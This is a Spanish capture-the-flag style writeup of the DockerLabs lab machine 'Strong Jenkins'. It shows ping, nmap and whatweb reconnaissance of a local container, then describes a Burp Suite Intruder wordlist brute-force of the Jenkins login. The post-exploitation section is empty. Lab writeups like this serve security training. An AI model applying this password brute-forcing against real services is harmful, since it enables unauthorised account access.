Strong Jenkins writeup - Dockerlabs

Dificultad : Medio

Escrito por : tellmefred

Introducción:

¡Bienvenidos a “Strong Jenkins”, una desafiante máquina de práctica de la plataforma DockerLabs! En este entorno de hacking ético, explorarás cómo comprometer la seguridad de un servicio Jenkins a través de un ataque dirigido a su web login utilizando el intruder de Burp Suite.

Jenkins, una herramienta ampliamente utilizada para la automatización de procesos de desarrollo y despliegue, puede ser un objetivo atractivo para atacantes si no se configura y protege adecuadamente.

Reconocimiento:


Hacemos un Ping para probar la conectividad como siempre.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.101 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.105 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.099 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.049/0.088/0.105/0.022 ms
```

Un nmap para descubrir puertos abierto y ver que nos topamos que nos permita acceder.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/strongjenkins]
└─# nmap -sS -sC -p- --open -sV -Pn --min-rate 2500 172.17.0.2 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 09:53 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 10.0.20
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(10.0.20)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds
```

Aquí vemos un Jenkins, Jenkins es una herramienta de integración continua de código abierto que automatiza la construcción, prueba y despliegue de aplicaciones de software.




Hagamos un whatweb a ver la versión del Jenkins.


```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/strongjenkins]
└─# whatweb 172.17.0.2:8080
http://172.17.0.2:8080 [403 Forbidden] Cookies[JSESSIONID.f9df3ca9], Country[RESERVED][ZZ], HTTPServer[Jetty(10.0.20)], H
ttpOnly[JSESSIONID.f9df3ca9], IP[172.17.0.2], Jenkins[2.440.2], Jetty[10.0.20], Meta-Refresh-Redirect[/login?from=%2F], S
cript, UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]
http://172.17.0.2:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.f9df3ca9], Country[RESERVED][ZZ], HTML5, HTTPServer[Jet
ty(10.0.20)], HttpOnly[JSESSIONID.f9df3ca9], IP[172.17.0.2], Jenkins[2.440.2], Jetty[10.0.20], PasswordField[j_password],
 Script[application/json,text/javascript], Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson,x-je
nkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```

Explotación:


Aquí nos pasamos a Burpsuit y interceptamos la petición para poder proceder a hacer un ataque de fuerza bruta.




Aquí tenemos la petición.




La enviamos al intruder ya que aquí es donde vamos a trabajar.




Y ahora procedemos a “marcar” el punto de entrada a esos datos que le ofreceremos.(Password).




Cargamos nuestro diccionario.




Procedemos a organizar un grep que nos ayude a encontrar la respuesta diferente automáticamente.



Seleccionó la parte de error en el inicio de sección y de esta forma cuando obtenga la respuesta del ataque me filtrará la que esté libre de este error.




Aquí vemos el resultado del grep y podemos ver que no tenemos este (Login Error).




Post Explotación:

